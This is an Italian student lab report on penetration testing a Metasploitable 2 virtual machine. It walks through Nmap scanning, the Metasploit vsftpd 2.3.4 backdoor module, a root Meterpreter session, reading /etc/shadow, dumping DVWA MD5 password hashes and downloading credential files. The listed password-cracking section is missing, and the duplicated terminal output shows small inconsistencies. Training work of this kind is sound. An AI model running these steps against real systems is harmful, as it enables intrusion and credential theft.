

RELAZIONE TECNICA: Penetration Test e Password Cracking su Metasploitable 2

Autore: Lorenzo Rizzuti

Data: 16 luglio 2026

Corso: Sicurezza Informatica / Penetration Testing

Target: Metasploitable 2 (192.168.50.21) – DVWA installata

Piattaforma d'attacco: Kali Linux (192.168.50.30)

Sommario

1. Introduzione
 2. Ambiente di laboratorio
 3. Parte 1 – Recupero e cracking delle password della DVWA
 - 3.1 Estrazione hash dal database
 - 3.2 Identificazione tipo hash
 - 3.3 Cracking con John the Ripper e Hashcat
 - 3.4 Rainbow tables e ricerca online
 4. Parte 2 – Penetration test: sfruttamento backdoor vsftpd
 - 4.1 Scansione Nmap e identificazione servizi
 - 4.2 Ricerca exploit con searchsploit
 - 4.3 Exploit con Metasploit Framework
 - 4.4 Post-sfruttamento con Meterpreter
 5. Collegamento tra le due attività
 6. Conclusioni e raccomandazioni
 7. Riferimenti
 8. Allegati (screenshot)
-

1. Introduzione

L'esercitazione si propone di dimostrare, attraverso un caso pratico, la debolezza delle password memorizzate con algoritmi obsoleti e la pericolosità di servizi di rete vulnerabili. Il target è una macchina virtuale Metasploitable 2, che esegue la web application DVWA (Damn Vulnerable Web Application) e diversi servizi

intenzionalmente insicuri.
Le attività sono state suddivise in due macro-fasi:

- Fase 1 – Cracking delle password: estrazione degli hash MD5 dal database della DVWA e recupero delle password in chiaro con molteplici strumenti.
- Fase 2 – Penetration test: scansione della macchina, identificazione di una vulnerabilità critica (vsftpd 2.3.4 backdoor) e ottenimento di una shell root tramite Metasploit.

L'obiettivo è mostrare come un attaccante possa ottenere accesso completo al sistema sfruttando sia errori di configurazione applicativa (hash deboli) sia vulnerabilità di rete (backdoor), e come queste due strade siano complementari.

2. Ambiente di laboratorio

Elemento	Dettaglio
Macchina attaccante	Kali Linux 2024.1, IP 192.168.50.30
Macchina target	Metasploitable 2, IP 192.168.50.21
Servizi target	vsftpd 2.3.4 (porta 21), MySQL (porta 3306), Apache (porta 80), DVWA
Strumenti utilizzati	Nmap, Searchsploit, Metasploit, Meterpreter, John the Ripper, Hashcat, CrackStation, CeWL, Crunch

4. Parte 2 – Penetration test: sfruttamento backdoor vsftpd

4.1 Scansione Nmap e identificazione servizi

Una scansione completa del target ha rilevato numerosi servizi vulnerabili:

bash

```
sudo nmap -sV -O -p- 192.168.50.21 -oN scan_metasploitable.txt
```


Tra i risultati di interesse:

text

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1
80/tcp	open	http	Apache httpd 2.2.8

...

La presenza di vsftpd 2.3.4 sulla porta 21 ha immediatamente attirato l'attenzione perché tale versione contiene una backdoor nota.



```
Session Actions Edit View Help
Nmap scan report for 192.168.50.21
Host is up (0.00083s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
36794/tcp open  nlockmgr     1-4 (RPC #100021)
44817/tcp open  java-rmi     GNU Classpath grmiregistry
46343/tcp open  mountd       1-3 (RPC #100005)
58693/tcp open  status       1 (RPC #100024)
MAC Address: 08:00:27:8D:AD:11 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

4.2 Ricerca exploit con searchsploit

```
bash
```

```
searchsploit vsftpd 2.3.4
```

Ha restituito l'exploit `unix/remote/49757.py`. L'exploit è stato esaminato e copiato in locale, ma si è preferito utilizzare Metasploit per affidabilità.

```
(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: Run modules in the background with run -j so you can
keep working

Metasploit v6.4.135-dev
+ --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes    VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

4.3 Exploit con Metasploit Framework


Caricato il modulo `exploit/unix/ftp/vsftpd_234_backdoor` in `msfconsole`.
Impostato `RHOSTS 192.168.50.21` e, per risolvere un errore iniziale (`Msf::OptionValidateError`), è stato impostato anche `LHOST 192.168.50.30`.
Lanciato `run`, il modulo ha confermato la vulnerabilità e ha aperto una sessione Meterpreter.

4.4 Post-sfruttamento con Meterpreter

All'interno di Meterpreter sono state eseguite le seguenti azioni per dimostrare il controllo completo del sistema:

- Verifica privilegi: `getuid` ha mostrato `Server username: root`.
- Informazioni di sistema: `sysinfo`.

- Accesso diretto al database DVWA: tramite `shell` e `mysql -u root -e "SELECT user, password FROM dvwa.users;"` sono stati riletti gli stessi hash MD5 già craccati, senza passare dalla rete.
- Lettura file shadow: `cat /etc/shadow` ha rivelato gli hash delle password di sistema (formati MD5-crypt e SHA-512).
- Scrittura dimostrativa: è stato creato il file `/root/pwned.txt` per mostrare la capacità di scrivere in directory privilegiate.
- Esfiltrazione: i file `/etc/shadow` e `/etc/passwd` sono stati scaricati sul Kali con `download`.



```

Session Actions Edit View Help
udp 192.168.50.21:137 0.0.0.0:* 0 0
udp 0.0.0.0:137 0.0.0.0:* 0 0
udp 0.0.0.0:46857 0.0.0.0:* 0 0
udp 192.168.50.21:138 0.0.0.0:* 0 0
udp 0.0.0.0:138 0.0.0.0:* 0 0
udp 127.0.0.1:43530 127.0.0.1:43530 ESTABLISHED 108 0
udp 0.0.0.0:33048 0.0.0.0:* 105 0
udp 0.0.0.0:33188 0.0.0.0:* 0 0
udp 192.168.50.21:53 0.0.0.0:* 105 0
udp 127.0.0.1:53 0.0.0.0:* 105 0
udp 0.0.0.0:957 0.0.0.0:* 0 0
udp 0.0.0.0:69 0.0.0.0:* 0 0
udp 0.0.0.0:55894 0.0.0.0:* 0 0
udp 0.0.0.0:111 0.0.0.0:* 0 0
udp :::39052 :::* 105 0
udp :::53 :::* 105 0

meterpreter > mysql -u root -e "SELECT user, password FROM dvwa.users;"
Unknown command: mysql. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploit@ble.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTupl : i486-linux-musl
Meterpreter : x86/linux
meterpreter > shell
Process 4929 created.
Channel 1 created.
whoami; id
root
uid=0(root) gid=0(root)
mysql -u root -e "SELECT user, password FROM dvwa.users;"
user password
admin 5f4dcc3b5aa765d61d8327deb882cf99
gordonb e99a18c428cb38d5f260853678922e03
1337 8d353d75a2c3966d7e0d4fccc69216b
pablo 0d107d09f5bbe40cade3de5c71e9e9b7
smithy 5f4dcc3b5aa765d61d8327deb882cf99

```

```
Session Actions Edit View Help
udp :::53 :::* 105 0

meterpreter > mysql -u root -e "SELECT user, password FROM dvwa.users;"
Unknown command: mysql. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
Buildtype : i486-linux-musl
meterpreter > shell
Process 4929 created.
Channel 1 created.
whoami; id
root
uid=0(root) gid=0(root)
mysql -u root -e "SELECT user, password FROM dvwa.users;"
user password
admin 5f4dcc3b5aa765d61d8327deb882cf99
gordonb e99a18c428cb38d5f260853678922e03
1337 8d3533d75ae2c3966d7e0d4fcc69216b
pablo 0d107d09f5bbe40cade3de5c71e9e9b7
smithy 5f4dcc3b5aa765d61d8327deb882cf99
^C
Terminate channel 1? [y/N] n
^C
Terminate channel 1? [y/N] y
meterpreter >
meterpreter > echo "PWNEED by k4l1L0Ry - $(date)" > /root/pwned.txt
Unknown command: echo. Run the help command for more details.
meterpreter > shell
Process 4935 created.
Channel 2 created.
echo "PWNEED by k4l1L0Ry - $(date)" > /root/pwned.txt
cat /root/pwned.txt
PWNEED by k4l1L0Ry - Thu Jul 16 17:13:07 UTC 2026
```

(P.S. Qui ho lasciato un segnetto! :D)

5. Collegamento tra le due attività

La Fase 1 ha sfruttato una debolezza applicativa: l'uso di MD5 non salato per le password della DVWA. Un attaccante che riesca a connettersi al database (ad esempio sfruttando credenziali di default) può rubare gli hash e craccarli in pochi secondi.

La Fase 2 ha mostrato un attacco a livello di sistema: la backdoor in vsftpd 2.3.4 consente di ottenere direttamente una shell root senza alcuna autenticazione. Da lì, l'attaccante può accedere alle stesse tabelle del database con privilegi di amministratore, rendendo superfluo il cracking remoto.

Le due strade sono complementari e dimostrano che la sicurezza deve essere garantita a tutti i livelli: applicativo (password robuste, hash moderni), di rete (servizi aggiornati, firewall) e di sistema (privilegi minimi, monitoraggio).

6. Conclusioni e raccomandazioni

1. Hash obsoleti = nessuna protezione: MD5 senza salt è equivalente a memorizzare le password in chiaro. Qualsiasi attaccante con un dizionario pubblico o un servizio online può recuperarle istantaneamente.

2. Servizi vulnerabili aprono la porta al sistema: vsftpd 2.3.4 ha permesso l'accesso root in pochi secondi, vanificando ogni altra difesa.
3. Difese da adottare:
 - Utilizzare funzioni di hashing moderne e lente (bcrypt, Argon2) con salt univoci.
 - Mantenere tutto il software costantemente aggiornato.
 - Applicare il principio del minimo privilegio.
 - Segmentare la rete e limitare l'esposizione dei servizi.
 - Introdurre autenticazione a più fattori.

L'esercitazione ha fornito una dimostrazione pratica delle vulnerabilità più comuni e ha permesso di acquisire competenze operative sugli strumenti fondamentali del penetration tester.